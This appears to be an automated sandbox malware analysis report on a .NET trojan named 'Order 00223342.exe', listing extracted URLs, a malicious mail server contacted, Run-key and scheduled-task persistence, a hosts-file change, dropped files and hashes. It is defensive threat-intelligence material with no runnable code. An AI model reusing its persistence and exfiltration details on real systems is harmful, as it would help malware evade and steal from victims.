http://www.fonts.com	Order 00223342.exe, 00000000.00000002.228738440.0000000007F10000.00000002.00000001.sdmp, kprUEGC.exe, 00000014.00000002.319662498.0000000008560000.00000002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.334421180.0000000007D90000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	Order 00223342.exe, 00000000.00000002.228738440.0000000007F10000.00000002.00000001.sdmp, kprUEGC.exe, 00000014.00000002.319662498.0000000008560000.00000002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.334421180.0000000007D90000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.urwpp.deDPlease	Order 00223342.exe, 00000000.00000002.228738440.0000000007F10000.00000002.00000001.sdmp, kprUEGC.exe, 00000014.00000002.319662498.0000000008560000.00000002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.334421180.0000000007D90000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	Order 00223342.exe, 00000000.00000002.233192560.000000000B640000.00000002.00000001.sdmp, Order 00223342.exe, 00000000.00000002.228738440.0000000007F10000.00000002.00000001.sdmp, kprUEGC.exe, 00000014.00000002.319662498.0000000008560000.00000002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.334421180.0000000007D90000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Order 00223342.exe, 00000000.00000002.219781730.0000000002ACB000.00000004.00000001.sdmp, kprUEGC.exe, 00000014.00000002.310980902.0000000003211000.00000004.00000001.sdmp, kprUEGC.exe, 00000017.00000002.325342975.0000000002921000.00000004.00000001.sdmp	false		high
http://www.sakkal.com	Order 00223342.exe, 00000000.00000002.228738440.0000000007F10000.00000002.00000001.sdmp, kprUEGC.exe, 00000014.00000002.319662498.0000000008560000.00000002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.334421180.0000000007D90000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	Order 00223342.exe, 00000000.00000002.221038470.0000000003A21000.00000004.00000001.sdmp, Order 00223342.exe, 00000005.00000002.460273189.0000000000402000.00000040.00000001.sdmp, kprUEGC.exe, 00000014.00000002.315476006.0000000004710000.00000004.00000001.sdmp, kprUEGC.exe, 00000017.00000002.330051191.0000000003DB0000.00000004.00000001.sdmp, kprUEGC.exe, 00000018.00000002.460425912.0000000000402000.00000040.00000001.sdmp, kprUEGC.exe, 0000001B.00000002.460412900.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designerss	Order 00223342.exe, 00000000.00000003.201681390.0000000007D9C000.00000004.00000001.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	Order 00223342.exe, 00000000.00000002.228738440.0000000007F10000.00000002.00000001.sdmp, kprUEGC.exe, 00000014.00000002.319662498.0000000008560000.00000002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.334421180.0000000007D90000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	Order 00223342.exe, 00000000.00000002.228398441.0000000007D90000.00000004.00000001.sdmp, kprUEGC.exe, 00000014.00000002.319662498.0000000008560000.00000002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.334421180.0000000007D90000.00000002.00000001.sdmp	false		high
http://DynDns.comDynDNS	kprUEGC.exe, 0000001B.00000002.467948127.0000000002F51000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fonts.comc	Order 00223342.exe, 00000000.00000003.194682211.0000000007DAB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://mail.afciphil.com.ph	Order 00223342.exe, 00000005.0 0000002.470501778.0000000002EA 6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://8kun.top/	kprUEGC.exe, 00000017.00000002 .325229593.00000000028B1000.00 000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http:// https://www.theonionrouter.com/dist.torproject.org/torbrowser/ 9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	Order 00223342.exe, 00000005.0 0000002.468074126.0000000002BF 1000.00000004.00000001.sdmp, k prUEGC.exe, 00000018.00000002. 466403669.0000000002AE1000.000 00004.00000001.sdmp, kprUEGC.exe, 0000001B.00000002.46794812 7.0000000002F51000.00000004.00 000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cnTF	Order 00223342.exe, 00000000.0 0000003.195803424.0000000007DC D000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://raw.githubusercontent.com/	kprUEGC.exe, 00000017.00000002 .325229593.00000000028B1000.00 000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	Order 00223342.exe, 00000000.0 0000002.228738440.0000000007F1 0000.00000002.00000001.sdmp, k prUEGC.exe, 00000014.00000002. 319662498.0000000008560000.000 00002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.33442118 0.0000000007D90000.00000002.00 000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	Order 00223342.exe, 00000000.0 0000002.228738440.0000000007F1 0000.00000002.00000001.sdmp, k prUEGC.exe, 00000014.00000002. 319662498.0000000008560000.000 00002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.33442118 0.0000000007D90000.00000002.00 000001.sdmp	false		high
http://www.founder.com.cn/cn	Order 00223342.exe, 00000000.0 0000003.196124278.0000000007D9 2000.00000004.00000001.sdmp, k prUEGC.exe, 00000014.00000002. 319662498.0000000008560000.000 00002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.33442118 0.0000000007D90000.00000002.00 000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://k0Gm8QDgO4.com	Order 00223342.exe, 00000005.0 0000002.470501778.0000000002EA 6000.00000004.00000001.sdmp, Order 00223342.exe, 00000005.00000002.470 240847.0000000002E64000.000000 04.00000001.sdmp, Order 002233 42.exe, 00000005.00000002.4680 74126.0000000002BF1000.0000000 4.00000001.sdmp, Order 00223342.exe, 00000005.00000002.470558155.00000 00002EB4000.00000004.00000001. sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	Order 00223342.exe, 00000000.0 0000002.228738440.0000000007F1 0000.00000002.00000001.sdmp, k prUEGC.exe, 00000014.00000002. 319662498.0000000008560000.000 00002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.33442118 0.0000000007D90000.00000002.00 000001.sdmp	false		high
http://www.monotype.	Order 00223342.exe, 00000000.0 0000003.202959871.0000000007D9 B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://a.4cdn.org/	kprUEGC.exe, 00000017.00000002 .325229593.00000000028B1000.00 000004.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	Order 00223342.exe, 00000000.0 0000002.228738440.0000000007F1 0000.00000002.00000001.sdmp, k prUEGC.exe, 00000014.00000002. 319662498.0000000008560000.000 00002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.33442118 0.0000000007D90000.00000002.00 000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers8	Order 00223342.exe, 00000000.00000002.228738440.0000000007F10000.00000002.00000001.sdmp, kprUEGC.exe, 00000014.00000002.319662498.0000000008560000.00000002.00000001.sdmp, kprUEGC.exe, 00000017.00000002.334421180.0000000007D90000.00000002.00000001.sdmp	false		high
http://https://github.com/murrty/YChanEx/	kprUEGC.exe, 00000017.00000002.325229593.00000000028B1000.00000004.00000001.sdmp	false		high
http://api.github.com/repos/	kprUEGC.exe, 00000017.00000002.325229593.00000000028B1000.00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
216.239.133.246	mail.afciphil.com.ph	United States		19237	OMNISUS	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385373
Start date:	12.04.2021
Start time:	11:49:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 22s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Order 00223342.exe
Cookbook file name:	default.jbs

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	35
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.adwa.spyw.evad.winEXE@20/11@1/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 1.8% (good quality ratio 1.1%) • Quality average: 33.8% • Quality standard deviation: 33.2%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 52.255.188.83, 13.64.90.137, 13.88.21.125, 20.82.209.183, 184.30.24.56, 92.122.213.194, 92.122.213.247, 20.54.26.129, 20.82.210.154 • Excluded domains from analysis (whitelisted): skypedataprdcolwus17.cloudapp.net, arc.msn.com.nsatc.net, fs.microsoft.com, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, blobcollector.events.data.trafficmanager.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, skypedataprdcolwus15.cloudapp.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:50:08	API Interceptor	668x Sleep call for process: Order 00223342.exe modified
11:50:37	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run kprUEGC C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
11:50:45	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run kprUEGC C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
11:50:48	API Interceptor	849x Sleep call for process: kprUEGC.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
216.239.133.246	Trolley Drawing.exe	Get hash	malicious	Browse	
	jrUNlORC41.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.PWS.Stealer.29660.22281.exe	Get hash	malicious	Browse	
	RRC-095-20.xlsx	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
mail.afciphil.com.ph	Trolley Drawing.exe	Get hash	malicious	Browse	• 216.239.133.246
	jrUNlORC41.exe	Get hash	malicious	Browse	• 216.239.133.246
	SecuriteInfo.com.Trojan.PWS.Stealer.29660.22281.exe	Get hash	malicious	Browse	• 216.239.133.246
	RRC-095-20.xlsx	Get hash	malicious	Browse	• 216.239.133.246

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
OMNISUS	PO 210302-011.exe	Get hash	malicious	Browse	• 216.239.136.99
	Trolley Drawing.exe	Get hash	malicious	Browse	• 216.239.133.246
	jrUNlORC41.exe	Get hash	malicious	Browse	• 216.239.133.246
	SecuriteInfo.com.Trojan.PWS.Stealer.29660.22281.exe	Get hash	malicious	Browse	• 216.239.133.246
	RRC-095-20.xlsx	Get hash	malicious	Browse	• 216.239.133.246
	AhoZAxHX4t.exe	Get hash	malicious	Browse	• 216.239.136.99
	Photo.exe	Get hash	malicious	Browse	• 69.5.165.238

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Order 00223342.exe.log

Process:	C:\Users\user\Desktop\Order 00223342.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F F6

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Order 00223342.exe.log	
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log	
Process:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1216
Entropy (8bit):	5.355304211458859
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4x84j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzr
MD5:	FED34146BF2F2FA59DCF8702FCC8232E
SHA1:	B03BFEA175989D989850CF06FE5E7BBF56EAA00A
SHA-256:	123BE4E3590609A008E85501243AF5BC53FA0C26C82A92881B8879524F8C0D5C
SHA-512:	1CC89F2ED1DBD70628FA1DC41A32BA0BFA3E81EAE1A1CF3C5F6A48F2DA0BF1F21A5001B8A18B04043C5B8FE4FBE663068D86AA8C4BD8E17933F75687C3178F6
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Temp\tmp188D.tmp	
Process:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1643
Entropy (8bit):	5.191935006828946
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKB1Ttn:cbh47TlNQ//rydbz9I3YODOLNdq3h
MD5:	739C83E79C02D81150605F71DF35DD14
SHA1:	D28870859AFCCB3329CB2C058EA2B111A7244EC8
SHA-256:	48FBD58CF4ABBA2117A0441C20858CE7F150EBE5DDB3730C80CD23213705AE42
SHA-512:	D78431CE045DE6C25748584DF06FA4761B5368CE0BEEC7DA1054A460E1FDE751B60BAEAB2FEDF507B14C8EC5838CA4ADF65FED1932D13A6D2E06863D8826F263
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Local\Temp\tmp38A7.tmp	
Process:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1643
Entropy (8bit):	5.191935006828946
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKB1Ttn:cbh47TlNQ//rydbz9I3YODOLNdq3h
MD5:	739C83E79C02D81150605F71DF35DD14
SHA1:	D28870859AFCCB3329CB2C058EA2B111A7244EC8
SHA-256:	48FBD58CF4ABBA2117A0441C20858CE7F150EBE5DDB3730C80CD23213705AE42
SHA-512:	D78431CE045DE6C25748584DF06FA4761B5368CE0BEEC7DA1054A460E1FDE751B60BAEAB2FEDF507B14C8EC5838CA4ADF65FED1932D13A6D2E06863D8826F263

C:\Users\user\AppData\Local\Temp\tmp38A7.tmp	
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Local\Temp\tmp7A68.tmp	
Process:	C:\Users\user\Desktop\Order 00223342.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1643
Entropy (8bit):	5.191935006828946
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKB1Ttn:cbh47TlNQ//rydbz9I3YODOLNdq3h
MD5:	739C83E79C02D81150605F71DF35DD14
SHA1:	D28870859AFCCB3329CB2C058EA2B111A7244EC8
SHA-256:	48FBD58CF4ABBA2117A0441C20858CE7F150EBE5DDB3730C80CD23213705AE42
SHA-512:	D78431CE045DE6C25748584DF06FA4761B5368CE0BEEC7DA1054A460E1FDE751B60BAEAB2FEDF507B14C8EC5838CA4ADF65FED1932D13A6D2E06863D8826F263
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	
Process:	C:\Users\user\Desktop\Order 00223342.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	889344
Entropy (8bit):	7.621558859822141
Encrypted:	false
SSDEEP:	12288:vixi30Q+fHfsyj9o9JMctMBgqas7/2jSvNcZlm46OLszjG25Ka/S6Pn645qZLm6g:asmsyxo95t8WQ/2oc36OAz75Kx6v645
MD5:	42FFDD434EFB48304897358B608EC54B
SHA1:	EEDF22856000A4725F04B4A104548B6CEE6D2FBE
SHA-256:	B68EC64435F531B2CF211C6012726EC96585A06AA3DA09BDE450D04C7F7754B3
SHA-512:	FC98CBD80CE1CE6CF51BD6BD8E17227C611CE0CDB3AFCBC455DAA69306FAB58F458F79952F9C57B381CF2236698BE81A3F2DD177CD966AE95862EE066580A92
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 27%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....s`.....0.....>.... .....@.. ..... ..@.....S..... ..... ..H.....text...D.... ..... ..`.rsrc.....@..@.reloc..... .....@..B..... .....H.....({...t.....K%#.&.p.Z.'.8.+B..(.;...$Fjxc....h.~h,-*Z.s8n.....V.'y..h.L..i.a...3...k.U.C.`4.]..X"..)....5`.^.....[.(.....j.vc..C..@..@.a...k.t....G.R..8H....7v..d.,.y..0J9._..WL[.-.:T..q-/2J....o.....^...gy.U0z..X+.*.h..._[{.c.Y.j..,..4..K..').O..>...x.|[n.Ld\.X..<o.V.b...T9s..}..:C....WYzj.[A.!...TE....X.`. .....;..Ts^.;.hjA..EU...:.x..O..+.F..j.l.../O0B.~}... 2.v.V...k.....T.A..M.+..(..FDQ.c_...=.

C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Order 00223342.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**

C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe:Zone.Identifier	
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\AppData\Roaming\lispKbUDYY.exe	
Process:	C:\Users\user\Desktop\Order 00223342.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	889344
Entropy (8bit):	7.621558859822141
Encrypted:	false
SSDEEP:	12288:vixi30Q+fHfsyj9o9JMctMBgqas7/2jSvNcZlm46OLszjG25Ka/S6Pn645qZLm6g:asmsyxo95t8WQ/2oc36OAz75Kx6v645
MD5:	42FFDD434EFB48304897358B608EC54B
SHA1:	EEDF22856000A4725F04B4A104548B6CEE6D2FBE
SHA-256:	B68EC64435F531B2CF211C6012726EC96585A06AA3DA09BDE450D04C7F7754B3
SHA-512:	FC98CBD80CE1CE6CF51BD6BD8E17227C611CE0CDB3AFCBC455DAA69306FAB58F458F79952F9C57B381CF2236698BE81A3F2DD177CD966AE95862EE066580A92
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 27%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....s`.....0.....>.... .....@.. .....@..S..... ..... ..H.....text...D.... ..... .. `.rsrc.....@..@.reloc..... .....@..B..... .....H.....({...t.....K%#.&.p.Z.'.8.+B..(..;...$Fjxc....h.~h,-*Z.s8n.....V.'y..h.L..i.a...3...k.U.C.`4.]..X"..)....5`.^.....[.(.....j.vc..C..@..@.a...k.t....G.R..8H....7v..d.,.y..0J9._..WL[.-.:T..q-/2J....o.....^...gy.U0z..X+.*.h..._[{.c.Y.j...,..4..K..').O..>...x.|[n.Ld\.X..<o.V.b...T9s..}..:C....WYzj.[A.!...TE....X.`.....;..Ts^.;.hjA..EU...:.x..O..+.F..j.l.../O0B.~}... 2.v.V...k.....T.A..M.+..(..FDQ.c_...=.

C:\Windows\System32\drivers\etc\hosts	
Process:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	11
Entropy (8bit):	2.663532754804255
Encrypted:	false
SSDEEP:	3:iLE:iLE
MD5:	B24D295C1F84ECBFB566103374FB91C5
SHA1:	6A750D3F8B45C240637332071D34B403FA1FF55A
SHA-256:	4DC7B65075FBC5B5421551F0CB814CAFDC8CACA5957D393C222EE388B6F405F4
SHA-512:	9BE279BFA70A859608B50EF5D30BF2345F334E5F433C410EA6A188DCAB395BFF50C95B165177E59A29261464871C11F903A9ECE55B2D900FE49A9F3C49EB88FA
Malicious:	**true**
Preview:	..127.0.0.1

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.621558859822141
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	Order 00223342.exe
File size:	889344
MD5:	42ffdd434efb48304897358b608ec54b
SHA1:	eedf22856000a4725f04b4a104548b6cee6d2fbe
SHA256:	b68ec64435f531b2cf211c6012726ec96585a06aa3da09bde450d04c7f7754b3
SHA512:	fc98cbd80ce1ce6cf51bd6bd8e17227c611ce0cdb3afcbc455daa69306fab58f458f79952f9c57b381cf2236698be81a3f2dd177cd966ae95862ee066580ae92

General

SSDEEP:	12288:vixi30Q+fHfsyj9o9JMctMBgqas7/2jSvNcZlm46OLszjG25Ka/S6Pn645qZLm6g:asmsyxo95t8WQ/2oc36OAz75Kx6v645
File Content Preview:	MZ......................@...!..L.!Th is program cannot be run in DOS mode....$.......PE..L..... s`.............0............>.... ....@.. ....@................................

File Icon

	
Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4da63e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
